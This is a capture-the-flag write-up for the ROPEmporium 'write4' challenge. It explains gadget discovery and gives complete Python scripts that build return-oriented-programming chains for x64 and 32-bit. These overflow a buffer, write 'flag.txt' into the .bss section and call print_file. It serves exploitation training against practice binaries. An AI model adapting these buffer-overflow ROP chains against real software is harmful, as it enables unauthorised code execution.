write4 | ROPEmporium [4]
write4
“write4” challenge, read the description of the task and then come here
Task:
- The string
flag.txtisn’t in binary, but we must call the functionprint_file, which prints the file’s content.

Functions themselves are in an external library we should call it from there. Imported files proves the command rabin2 -i <binary>

It gives addresses.
Buffer overflow offset is the same, and checksec security features of binary are also the same with the previous challenge (in short, this means that no randomization in memory will prevent us from doing ROPs)
x64 - ROP Chain
We need to build the ROP chain:
pop rdi; ret- gadget to put the argument into a functionprint_file@plt- address to call it- we need a section with a write permission address where we can write our string
flag.txt - And the gadget like
mov [reg], regto insert the flag into memory from the register[reg]- address which points to memoryreg- valueflag.txtin binary format
x64 - Gadgets
pop rdi; ret - gadget found by command rp++ -r3 --unique -f ./write4 | grep "pop rdi"

print_file@plt - addresses got by command rabin2 -i ./write4
we should place the string flag.txt into memory, we search the sections with the command readelf -S <binary> which has permission write ( W flag) in which we can write and read. One of them is .bss section.

- address of
.**bss** .bsswrite and read(it is actually default permission for ELF sections) permissions is.bsssection
We need a gadget to write the string mov [reg], reg

Fortunately, we have one at address 0x400628, in register r14 will be the address where we will write (in our case .bss section’s address) and put the string itself in the r15 register.
x64 - More gadgets
We need one more gadget to put our address and value into r14 and r15 registers.

pop r14; pop r15; ret; - this gadget fits excellent.
r14- address.bsswritable section address0x601038r15- value b’flag.txt` which is 8 bytes and fits well in one slot
x64 - Payload
from struct import pack

pop_r14_r15      = 0x00400690
writable_section = 0x00601038
mov_ptr          = 0x00400628
pop_rdi          = 0x400693
print_plt        = 0x0000000000400510
ret = 0x4004e6

payload = b'A' * 40

# Write "flag.txt" to writable memory
payload += pack('<Q', pop_r14_r15)  # pop r14; pop r15; ret
payload += pack('<Q', writable_section)  # r14 = writable section
payload += b'flag.txt'  # r15 = "b flag.txt"
payload += pack('<Q', mov_ptr)  # mov qword ptr [r14], r15; ret

payload += pack('<Q', pop_rdi)
payload += pack('<Q', writable_section)
payload += pack('<Q', ret)
payload += pack('<Q', print_plt)

# Output the payload
with open("payload", "wb") as f:
    f.write(payload)

print("Payload written to 'payload'")

x64 - Result
write4 32-bit
Here, because of address size is different, our string flag.txt doesn’t fit in our one 4-byte stack slot, which means we should divide it into two slots flag and .txt
Here if we search for the gadget for inserting strings into memory with the same command rp++ -r2 --unique -f ./write432 | grep "move" , we find the same functionality gadget but with different registers

mov [edi], ebp; ret - gadget
edi- address writable section.bssebp- value
We insert the strings one by one if the .bss section address is equal to 0x0804a020 , we put our first string flag at address 0x0804a020, and the second string will be inserted at address 0x0804a020 + 4 because one stack slot size is 4-byte.
x86-32 - Payload
from struct import pack

pop_ebx          = 0x0804839d
writable_section = 0x0804a020
mov_ptr          = 0x08048543 # mov  [edi], ebp ; ret ;
pop_edi_pop_ebp  = 0x080485aa # pop edi ; pop ebp ; ret ;
print_plt        = 0x080483d0 # print@plt

payload = b'A' * 44

flag_part1 = b'flag'
flag_part2 = b'.txt'

# Write "flag.txt" to writable memory
payload += pack('<I', pop_edi_pop_ebp)
payload += pack('<I', writable_section)  # edi = writable section
payload += flag_part1           # b'flag' = ebp
payload += pack('<I', mov_ptr)  # mov  [edi], ebp ; ret ;

payload += pack('<I', pop_edi_pop_ebp)
payload += pack('<I', writable_section + 4)  # edi = writable section
payload += flag_part2           # b'.txt' = ebp
payload += pack('<I', mov_ptr)  # mov  [edi], ebp ; ret ;

payload += pack('<I', print_plt)
payload += pack('<I', 0x0)
payload += pack('<I', writable_section)

# Output the payload
with open("payload", "wb") as f:
    f.write(payload)

print("Payload written to 'payload'")

x86-32 - Result